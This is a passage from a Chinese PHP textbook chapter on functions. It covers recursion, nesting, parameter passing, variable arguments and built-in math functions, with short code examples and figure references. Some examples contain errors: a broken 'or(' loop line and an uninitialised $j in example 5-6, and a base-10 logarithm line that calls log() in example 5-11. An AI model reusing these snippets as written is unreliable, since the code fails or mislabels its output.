     echo "</font>";
}
function writeBold($text) {
     print("<font size=3pt><B>$text</B></font>");
```

```
}
$myFunction = "write";
$myFunction("只有刻苦学习知识，");
echo "<p>";
$myFunction = "writeBold";
$myFunction("才能将知识变成财富！");

?>
```

运行上述代码，结果如图 5-2 所示。




图 5-2　函数的动态调用

5.1.3　函数的递归

学过 C 语言的人都知道递归是怎么一回事，此处不再详细说明什么是递归。用递归处理问题，代码简洁、易读，下面就用斐波那契数列来说明函数的递归调用。

斐波那契数列又称黄金分割数列，指的是这样一个数列：1、1、2、3、5、8、13、21、…，即某一项为其前两项的和。

实例 5-3：递归函数

```
<?php
function Fibanacci($num) {
    if ($num == 1 || $num == 2)
        return 1;
    else {
        return Fibanacci($num-1) + Fibanacci($num-2);
    }
}
for($i = 1;$i <= 20;$i++) {
    echo Fibanacci($i) . ' ';
}
?>
```

运行上述代码，结果如图 5-3 所示。




图 5-3　递归函数

知识点：

递归函数其实就是调用自身的函数。递归调用与循环实现的功能是相同的。

注意：

递归的优点是简洁、清晰，缺点是运行慢、占用内存多，如果不是很复杂的函数，尽量不使用递归，这对性能的帮助将很大。

5.1.4　函数的嵌套

函数嵌套跟函数递归形式上相同，只不过函数嵌套调用的是别的函数而非自身。嵌套可以将一个功能复杂的函数分解为多个子函数，再通过调用结合，提高函数的可读性。

实例 5-4： 函数的嵌套

```
<?php
function a_func($arg1, $arg2) {
     echo ($arg1 + $arg2);
     echo "<br/ >";
     $var = 100;
     function b_func($arg1, $arg2) {
        var_dump($var);//输出 NULL
        echo "<br/ >";
        echo ($arg1 - $arg2);
        echo "<br/ >";
     }
     b_func(12, 13);
}

a_func(12, 13);
b_func(12, 13);

?>
```

运行上述代码，结果如图 5-4 所示。




图 5-4　函数的嵌套(1)

知识点：

在该实例中，var_dump($var)语句输出为 NULL，这是因为在函数 b_func 中无法访问到变量$var，即使声明为 global 也不行。变量作用域这个问题在第 2 章中已经讨论过。

注意：

如果先调用 b_func(12,13)，再调用 a_func，就会提示 b_func 未定义，如图 5-5 所示。




图 5-5　函数的嵌套(2)

5.1.5　函数的返回值

在 5.1.4 小节的实例中，都用到了函数的返回值，它们是通过 return 语句来实现的。函数的返回值可以是变量、常量、数组或表达式。

实例 5-5：函数的返回值

```
<?php
function return_test($n) {
     $t = $n > 1?$n * return_test($n-1):1;
     return $t;
}
echo return_test(10);
?>
```

运行上述代码，结果如图 5-6 所示。




图 5-6　函数的返回值

实例 5-6：返回一个数组

```
<?php
function arr_return($n1, $n2) {
     or($i = $n1;$i < $n2;$i++)
         $arr[$j++] = $i;
     return $arr;
}
$array = arr_return(4, 10);
for($i = 0;$i < count($array);$i++) {
     echo $array[$i];
     echo "<br/ >";
}
?>
```

运行上述代码，结果如图 5-7 所示。




图 5-7　返回一个数组

知识点：

上面的代码求出两个整数之间的所有整数，因为两个整数间的数可能为多个，所以要返回多个数值，只能把这些数值定义到数组中，然后返回数组。

5.2　函数的参数

调用 PHP 函数时，根据函数的需要，可能会向函数传递参数，与 C 语言一样，调用时传入的参数叫实参，定义函数时的参数叫形参。参数的传递方式有按值传递、按引用传递和默认参数三种。

5.2.1　按值传递参数

按值传递参数是将实参的值复制到对应的形参中，然后在函数内部对形参进行操作，

操作结果不影响到实参，即函数返回后，实参的值不会改变。

实例 5-7：按值传递参数

```
<?php
function test_func($n) {
     $n = $n * $n * $n;
     echo "函数内：\$n=" . $n;
}
$n = 5;
test_func($n);
echo "<p>";
echo "函数外：\$n=$n";
?>
```

运行上述代码，结果如图 5-8 所示。



图 5-8　按值传递参数

知识点：

在该实例中，函数的功能是传入一个整数，然后求出其立方。在函数外部定义了一个变量$n，即要传入的参数。由结果可知，调用函数之后，并未改变函数外部变量$n。

5.2.2　按引用传递参数

按引用传递参数其实就是将变量的地址传递到形参中，最终的结果是在函数内部对参数进行了修改，在函数外部也能同步反映。按引用传递参数只需在参数前加“&”符号即可。

实例 5-8：按引用传递参数

```
<?php
function test_func(&$n) {
     $n = $n * $n * $n;
     echo "函数内：\$n=" . $n;
}
$n = 5;
test_func($n);
echo "<p>";
echo "函数外：\$n=$n";
?>
```

运行上述代码，结果如图 5-9 所示。




图 5-9　按引用传递参数

知识点：

从结果中可以看出，不管调用的是函数输出的结果还是函数外部的变量，在调用函数后，都已经改变了。

5.2.3　使用默认参数

函数还可以使用一个或多个默认的参数。如果在调用时不指定传递参数，则函数会按照默认值去处理。

实例 5-9：使用默认参数

```
<?php
function add(&$n, $m = 10) {
     $n = $n + $m;
}
$n = 10;
add($n);
echo "$n";
echo "<br/ >";
add($n, 25);
echo"$n";
?>
```

运行上述代码，结果如图 5-10 所示。




图 5-10　使用默认参数

知识点：

实例 5-9 中的函数用到了引用传递，第一次调用 add($n)，其结果为 10+10=20，可看出，不传入第二个参数时，将按默认参数完成任务；此时在函数外部，变量$n 也变成 20；然后再次调用 add($n,25)，其结果为 20+25=45。

5.2.4　可变参数的函数

通常用户定义函数时，设置的参数的个数是有限的。如果希望函数可以接受任意数量

的参数，则需要用到 PHP 提供的三个内建函数，分别是 func_num_args( )、func_get_arg( )以及 func_get_args( )函数。

func_num_args( )函数在用户自定义函数中使用，获取传入函数参数的个数。func_get_arg( )函数指定要存取的哪个参数，第一个参数值为 0；func_get_args( )函数表示将传入参数以数组的方式返回。

实例 5-10： 可变参数的函数应用

```
<?php
function foo() {
    // func_num_args()函数取得可变参数的个数
    $numargs = func_num_args();
    echo "参数个数为: $numargs\n" . "<br />";
    // func_get_arg($i)获取第 i 个参数
    for($i = 0; $i < $numargs; $i++) {
        echo "第" . $i . "个参数是" . func_get_arg($i) . "<br />";
    }
    echo "<hr />";
    // func_get_args()获取所有的参数，然后返回到一个数组中
    $args = func_get_args();
    // 将数组用逗号分解成一个字符串
    $args = implode(",", $args);
    echo "用 func_get_args()函数取得的参数: $args";
}
foo("Hello", "World", "PHP");

?>
```

运行上述代码，结果如图 5-11 所示。



图 5-11　可变参数的函数应用

5.3　内 建 函 数

PHP 提供了 1000 多个内建函数，还有各种外部扩展库提供的函数库，它们非常丰富，囊括了各个方面。由于各个章节都会讲解到内建函数，因此下面讲解一些常用数学函数以及时间处理函数。

5.3.1　常用数学处理函数

常用数学处理函数有求绝对值、求幂、求进位制、三角函数、反三角函数等。

求绝对值：abs( )函数用来求一个数的绝对值，其函数原型如下：

```
number abs ( mixed $number )
```

求指数：exp( )函数用于计算以 e 为底数、以$arg 为指数的幂运算；pow( )函数用于计算以$base 为底数、以$exp 为指数的幂运算。其函数原型如下：

```
float exp ( float $arg )
number pow ( number $base , number $exp )
```

求对数：log( )函数用于计算以 e 为底的自然对数或者以$base 为底的$arg 对数；log10( )函数用于计算以 10 为底的对数。其函数原型如下：

```
float log ( float $arg [, float $base ] )
float log10 ( float $arg )
```

求平方根：sqrt( )函数用于计算参数$arg 的平方根，其函数原型如下：

```
float sqrt ( float $arg )
```

取整函数：floor( )函数向下取整；ceil( )函数向上取整；round( )函数将根据指定精度$precision 四舍五入，$precision 默认为 0。其函数原型如下：

```
float floor ( float $value )
float ceil ( float $value )
float round ( float $val [, int $precision ] )
```

求最大值、最小值：max( )函数和 min( )函数接受两个或者两个以上 number 型参数，max( )函数返回最大值，min( )函数返回最小值。其函数原型如下：

```
mixed max( number $arg1 , number $arg2 [, int $arg3] …[, int $argn] )
mixed min( number $arg1 , number $arg2 [, int $arg3] …[, int $argn] )
```

求进位制转换：base_convert( )函数用来进行进位制转换函数，用来转换原以$frombase 进制表示的$number 为以$tobase 进制表示的数，然后输出为字符串。其函数原型如下：

```
string base_convert ( string $number , int $frombase , int $tobase )
```

三角函数：sin( )函数求一个浮点型弧度值的正旋；cos( )函数求一个浮点型弧度值的余弦，tan( )函数求一个浮点型弧度值的正切。

```
float sin ( float $arg )
float cos ( float $arg )
float tan ( float $arg )
```

还有很多数学处理函数，读者朋友们可以在 PHP 手册中参考。

实例 5-11：数学处理函数实例

```
<?php
$a = -3.1415;
$b = 30;
$c = 5;
echo "\$a 的绝对值为: " . abs($a) . "<hr />";
echo "以 e 为底以\$b 为指数的值为: " . exp($b) . "<br />";
echo "以\$a 为底以\$b 为指数的值为: " . pow($a, $b) . "<hr />";
echo "\$b 以 e 为底数的对数为: " . log($b) . "<br />";
echo "\$b 以\$c 为底数的对数为: " . log($b, $c) . "<br />";
echo "\$b 以 10 为底数的对数为: " . log($b) . "<br />";
echo "\$b 的平方根为: " . sqrt($b) . "<hr />";
echo "取\$a 向下的整数为: " . floor($a) . "<br />";
echo "取\$a 向上的整数为: " . ceil($a) . "<br />";
echo "默认取\$a 四舍五入为: " . round($a) . "<br />";
echo "取\$a 小数点后两位四舍五入为: " . round($a, 2) . "<hr />";
echo "求\$a,\$b,\$c 的最大值为: " . max($a, $b, $c) . "<br />";
echo "求\$a,\$b,\$c 的最小值为: " . min($a, $b, $c) . "<hr />";
echo "进制转换，把 10 进制的\$b 转换为 2 进制: " . base_convert($b, 10, 2) . "<hr />";
echo "弧度值为 1 的正弦、余弦、正切分别为: " . "<br />" . sin(1) . "<br />" . cos(1) .
"<br />" . tan(1);

?>
```

运行上述代码，结果如图 5-12 所示。

